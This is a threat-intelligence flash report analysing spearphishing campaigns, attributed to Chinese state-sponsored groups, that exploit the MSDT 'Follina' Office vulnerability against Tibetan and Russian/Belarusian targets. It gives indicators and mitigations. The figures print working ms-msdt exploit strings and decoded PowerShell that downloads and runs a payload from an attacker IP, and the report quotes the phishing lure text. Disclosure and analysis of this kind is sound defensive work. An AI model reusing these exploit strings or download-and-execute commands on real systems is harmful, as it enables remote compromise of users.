FLASH REPORT

Multiple Chinese State-sponsored Activity Groups Likely Exploiting MSDT “Follina” Zero Day Vulnerability in Microsoft Office

From Insikt Group

May 30, 2022

Executive Summary

Insikt Group has identified suspected Chinese state-sponsored actors actively exploiting a remote code execution vulnerability which affects MSDT (Microsoft Diagnostics Tool) and Microsoft Office utilities. At the time of writing, the vulnerability has not been assigned a CVE number, and so is currently being tracked under the name “Follina”. On May 30, 2022, we observed the Chinese state-sponsored threat activity group TA413 conduct targeted spearphishing attempts using the Follina technique against organizations associated with the Tibetan Government in Exile. Furthermore, reporting regarding additional use of Follina targeting entities in Belarus and Russia appear to have ties to another Chinese activity group, reported in open source as Twisted Panda. The use of the vulnerability by TA413 emerged after the public reporting of the technique and is likely to be a precursor to increased use of the technique until mitigation measures are put in place by Microsoft and network defenders.

Key Findings

- Follina is a novel remote code execution technique used through MSDT, which is being actively exploited in the wild by suspected Chinese state-sponsored threat actors.
- At the time of writing, we have not observed widespread exploitation of the vulnerability outside of targeted activity. However, the availability of trivial public exploit code indicates that wider exploitation is very likely.
- We recommend employing the detection and mitigation measures highlighted in this report until a patch is available.

Background

On May 27, 2022, nao_sec researchers highlighted a malicious Word document submitted to a malware repository from Belarus. The sample uses Word's remote template feature to retrieve and load a HTML file and then uses the "ms-msdt" scheme to execute obfuscated PowerShell code, as shown in Figure 1. A follow up blog by researcher Kevin Beaumont further analyzed the activity, identifying that Microsoft Word executes the code via msdt even if macros are disabled, effectively functioning as a remote execution zero day vulnerability.

```
ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encodi
ng]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'Fr
omBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N
0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc
2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWR
kZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAla
SBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmd
BQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqI
C4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../../../../../../../../../../../..
/../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO
```

Figure 1: ms-msdt Command Used to Execute Base64 Encoded PowerShell Command and Download Follow on Payload (from sample: 4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784)


```
$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden
-ArgumentList "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle
hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in
(05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil
-decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe";
```

Figure 2: Decoded PowerShell Command

Threat Analysis

TA413 Activity Employing Follina Vulnerability Targeting Tibetan Entity

On May 30, 2022, Insikt Group identified a spearphishing attempt targeting an entity associated with the Tibetan government-in-exile. In this activity, the attackers spoofed the Central Tibetan Administration and used a theme of a photography grant intended to support female photographers within the Tibetan community. The phishing email used the sender domain tibet[.]bet (Intelligence Card) and email address empoweringtibwoman1@tibet[.]bet (Intelligence Card), which Insikt Group has previously attributed to the Chinese state-sponsored threat activity group TA413. The phishing email linked to a file hosted on a subdomain associated with the Google Firebase service, tibet-gov.web[.]app (Intelligence Card).




```
 Dear Sir/madam,=20
Women=E2=80=99s Empowerment Desk (WED) under Dept. Of Finance, CTA is glad =
to announce the call for application to its Photography Grant. The grant is=
 looking to support and work with one female photographer from the Tibetan =
community in India or Nepal to carry out a photography project dedicated to=
 capturing the experiences of Tibetan women and girls. The proposed project=
 must align with the theme =E2=80=98stories of resilience=E2=80=99 or =E2=
=80=98Gender equality.=E2=80=99 The completed project of the selected candi=
date will be showcased in an exhibition.=20
Applicants will be contacted for an online interview with our panel of judg=
es. The grant recipient will be determined by the distinguished panel on th=
e basis of their work experiences, artistic excellence and the promise of d=
elivering the finest work on the selected theme.=20
 The selected applicant will receive a grant sum of INR 150,000 to complete=
 the Photography project based on the theme.=20
 Application Deadline: 20 June 2022=20
Project Duration: July- Dec 2022=20
Program and registration conditions, please click the link=EF=BC=9A=20

https://tibet-gov.web.app/Program%20and%20registration%20conditions.rar=20
```

Figure 2: TA413 Phishing Email Targeting Tibetan Entity

The phishing emails were sent in 2 waves: the first linked to a Microsoft Word .docx attachment hosted on the Google Firebase service which attempts to use the Follina vulnerability, and a second linked to a .RAR archive file containing both the malicious Microsoft Word attachment and a decoy .png image file.

File Name	SHA256 Hash
Program and registration conditions.docx	c984867923411b3823a39b98672d1d98d1d093ea669f9b2984c05a0cb3072444

Table 1: Malicious TA413 .docx File Using Follina Vulnerability



Photography Grant

The Women's Empowerment Desk (WED) under Dept. Of Finance, CTA is glad to announce the call for application to it's Photography Grant. The grant is looking to support and work with one female photographer from the Tibetan community in India or Nepal to carry out a photography project dedicated to capturing the experiences of Tibetan women and girls. The proposed project must align with the theme 'stories of resilience' or 'Gender equality.' The completed project of the selected candidate will be showcased in an exhibition.

Aspiring candidates needs to:

1. Submit an essay or a statement of purpose (no more than 250 words) describing your intended project for this grant and how it relates to the theme.
2. Submit your resume and 10 unedited photographs taken within the last 3 years.
3. Submit updated RC/Green book copies.

Applicants will be contacted for an online interview with our panel of judges. The grant recipient will be determined by the distinguished panel on the basis of their work experiences, artistic excellence and the promise of delivering finest work on the selected theme.

The selected applicant will receive a grant sum of INR 150,000 to complete the Photography project based on the theme.

Email the required documents to empoweringtibwomen@tibet.net
Application Deadline: 20 June 2022
Project Duration: July- Dec 2022

Project requirements need to:

1.The proposed project must align with the theme 'stories of resilience' or 'Gender equality.'

2.The completed project of the selected candidate will be showcased in an exhibition.

Aspiring candidates need to:

1.Send in an essay or statement of purpose (no more than 250 words) describing what drives your passion for photography, why you are specifically interested in this grant and how you relate to the theme.

2.Submit your resume and submit 10 photos that must be unedited and taken within the last 3 years.

Figure 2: Contents of RAR File Hosted on Google Firebase Domain: Decoy PNG File (Left) and Contents of Malicious .docx File (right)

Once the Word document is opened, it attempts to retrieve a HTML file from a remote web server, http://65.20.75[.]158/poc.html (Intelligence Card). The downloaded HTML file uses the ms-msdt MSProtocol URI scheme in an almost identical manner seen in Figure 1, and ultimately executes a Base64-encoded Powershell command to download a follow on payload from http://65.20.75[.]158/0524×86110.exe (Intelligence Card). At the time of analysis, 65.20.75[.]158 also hosts the recently registered Tibet-themed domains t1bet[.]net (Intelligence Card) and airjaldi[.]online (Intelligence Card), which spoofs the Indian ISP AirJaldi. AirJaldi runs the Dharamshala Network and provides internet access to multiple Tibetan entities, including the Private Office of the Dalai Lama and the Central Tibetan Administration.

```
ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encodi
ng]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'Fr
omBase64String('+[char]34+'VHJ5IHskd2M9bmV3LW9iamVjdCBzeXN0ZW0ubmV0LndlYmNsaWV
udDskd2MuZG93bmxvYWRmaWxlKCJodHRwOi8vNjUuMjAuNzUuMTU4LzA1MjR4ODYxMTAuZXhlIiwiJ
EVOVjp0ZW1wXHdzdG1wLmV4ZSIpO30gQ2F0Y2gge0V4aXQoMSk7fTskY21kID0gIiRFTlY6dGVtcFx
3c3RtcC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVud
Expc3QgIi9jIHJ1bmRsbDMyLmV4ZSBwY3d1dGwuZGxsLExhdW5jaEFwcGxpY2F0aW9uICRjbWQiOyR
jbWQgPSAiYzpcd2luZG93c1xzeXN0ZW0zMlxjbWQuZXhlIjtTdGFydC1Qcm9jZXNzICRjbWQgLXdpb
mRvd3N0eWxlIGhpZGRlbiAtQXJndW1lbnRMaXN0ICIvYyB0YXNra2lsbCAvZiAvaW0gbXNkdC5leGU
iOw=='+[char]34+'))'))))i/../../../../../../../../../../../../Windows/Sy
stem32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO
```

Figure 3: ms-msdt Command Used by TA413 to Execute Base64 Encoded PowerShell Command and Download Follow on Payload

```
Try {$wc=new-object
system.net.webclient;$wc.downloadfile("http://65.20.75.158/0524x86110.exe","$E
NV:temp\wstmp.exe");} Catch {Exit(1);};$cmd =
"$ENV:temp\wstmp.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c
rundll32.exe pcwutl.dll,LaunchApplication $cmd";$cmd =
"c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden
-ArgumentList "/c taskkill /f /im msdt.exe";
```

Figure 4: Decoded PowerShell Command

The downloaded file 0524×86110.exe[1] is UPX-packed and has the SHA256 file hash `5217c2a1802b0b0fe5592f9437cdfd21f87da1b6ebdc917679ed084e40096bfd`. From initial analysis, it conducts decoding, process hollowing, and runs the command `rundll32.exe shell32.dll,Control_RunDLL` to load a final payload, which attempts to communicate with the Choopa C2 IP address 45.77.45[.]222 (Intelligence Card) over port TCP 110. Insikt Group is continuing to analyze this payload at the time of writing. Notably, 45.77.45[.]222 recently hosted the domain tibetyouthcongress[.]com (Intelligence Card), which we also previously attributed to TA413, increasing confidence in attribution to this group.

Possible Twisted Panda Activity Exploiting Follina Vulnerability

In addition to the identified TA413 activity, Insikt Group has conducted initial analysis of 2 samples identified in open source targeting the Follina vulnerability, one of which dates back to April 2021:

[1] *For this filename, we believe 0524 likely refers to the compilation date (the file compilation date is from 2015 and almost certainly falsified, x86 refers to the architecture, and 110 refers to the port the malware beacons to*

File Name	SHA256 Hash	C2 Domain
приглашение на интервью.doc	710370f6142d945e142890eb427a368bfc6c5fe13a963f952fb884c38ef06bfa	www.sputnikradio[.]net (Intelligence Card)
05-2022-0438.doc	4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784	www.xmlformats[.]com (Intelligence Card)

Table 2: Malicious Files Using Follina Vulnerability

Third party sources have identified similarities between these samples and activity attributed to the suspected Chinese state-sponsored threat activity group Twisted Panda, as reported by Checkpoint in May 2022. In addition to similarities in targeting of Russia and Belarus, Insikt Group observed similar domain registration and hosting patterns between the 2 C2 domains seen in Table 2 and ones listed in Checkpoint's research, namely registration through Namecheap and hosting `www.` subdomains on AS50867 (HOSTKEY).

Detection and Mitigations

Until the vulnerability is patched, defense-in-depth approaches such as user education and awareness of phishing emails/maldocs will provide some defense. In addition, the following mitigations will block execution of the exploit; these should be deployed with caution in production environments as unintended consequences are possible.

- Research from Didier Stephens showed that deleting the Windows registry key for ms-msdt (Computer\HKEY_CLASSES_ROOT\ms-msdt) prevented successful execution of the exploit. Such a change could be pushed widely using Group Policy.

- Use attack surface reduction rules to prevent Office applications spawning child processes. This can be implemented with the following PowerShell command:

```
Set-MpPreference -AttackSurfaceReductionRules_Ids d4f940ab-401b-4efc-aadc-ad5f3c50688a
-AttackSurfaceReductionRules_Actions Enabled
```

Figure 5: PowerShell Command to Enable ASR Rule Preventing Office from Spawning Child Processes (Source: SANS ICS)

- This rule can be enabled in audit mode initially, before being deployed in block mode once confident that it won't have adverse effects on operations.

- Huntress Labs published a Sigma rule which can be used to hunt for signs of possible exploitation using this vulnerability.

Outlook

This is an evolving situation and Insikt Group will continue to monitor for emerging activity surrounding Follina, including signs of mass exploitation. From early signals, there is evidence that this is another instance of Chinese state-sponsored actors sharing exploit capabilities both prior and following discovery by security researchers. Despite early signs of Follina usage pointing to targeted activity, we expect this to broaden with the widespread availability of trivial exploit code and the low barrier to entry for this vulnerability. Indicators of compromise observed to date in Follina activity are included in Appendix A.

Appendix A - Indicators of Compromise

Suspected Twisted Panda Activity Targeting Follina

```
710370f6142d945e142890eb427a368bfc6c5fe13a963f952fb884c38ef06bfa
4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784
www.sputnikradio[.]net
www.xmlformats[.]com
141.105.65[.]149
91.228.218[.]19
```

TA413 Activity Targeting Follina

```
5217c2a1802b0b0fe5592f9437cdfd21f87da1b6ebdc917679ed084e40096bfd
c984867923411b3823a39b98672d1d98d1d093ea669f9b2984c05a0cb3072444
tibet[.]bet
airjaldi[.]online
t1bet[.]net
65.20.75[.]158
45.77.45[.]222
http://65.20.75[.]158/poc.html
http://65.20.75[.]158/0524x86110.exe
```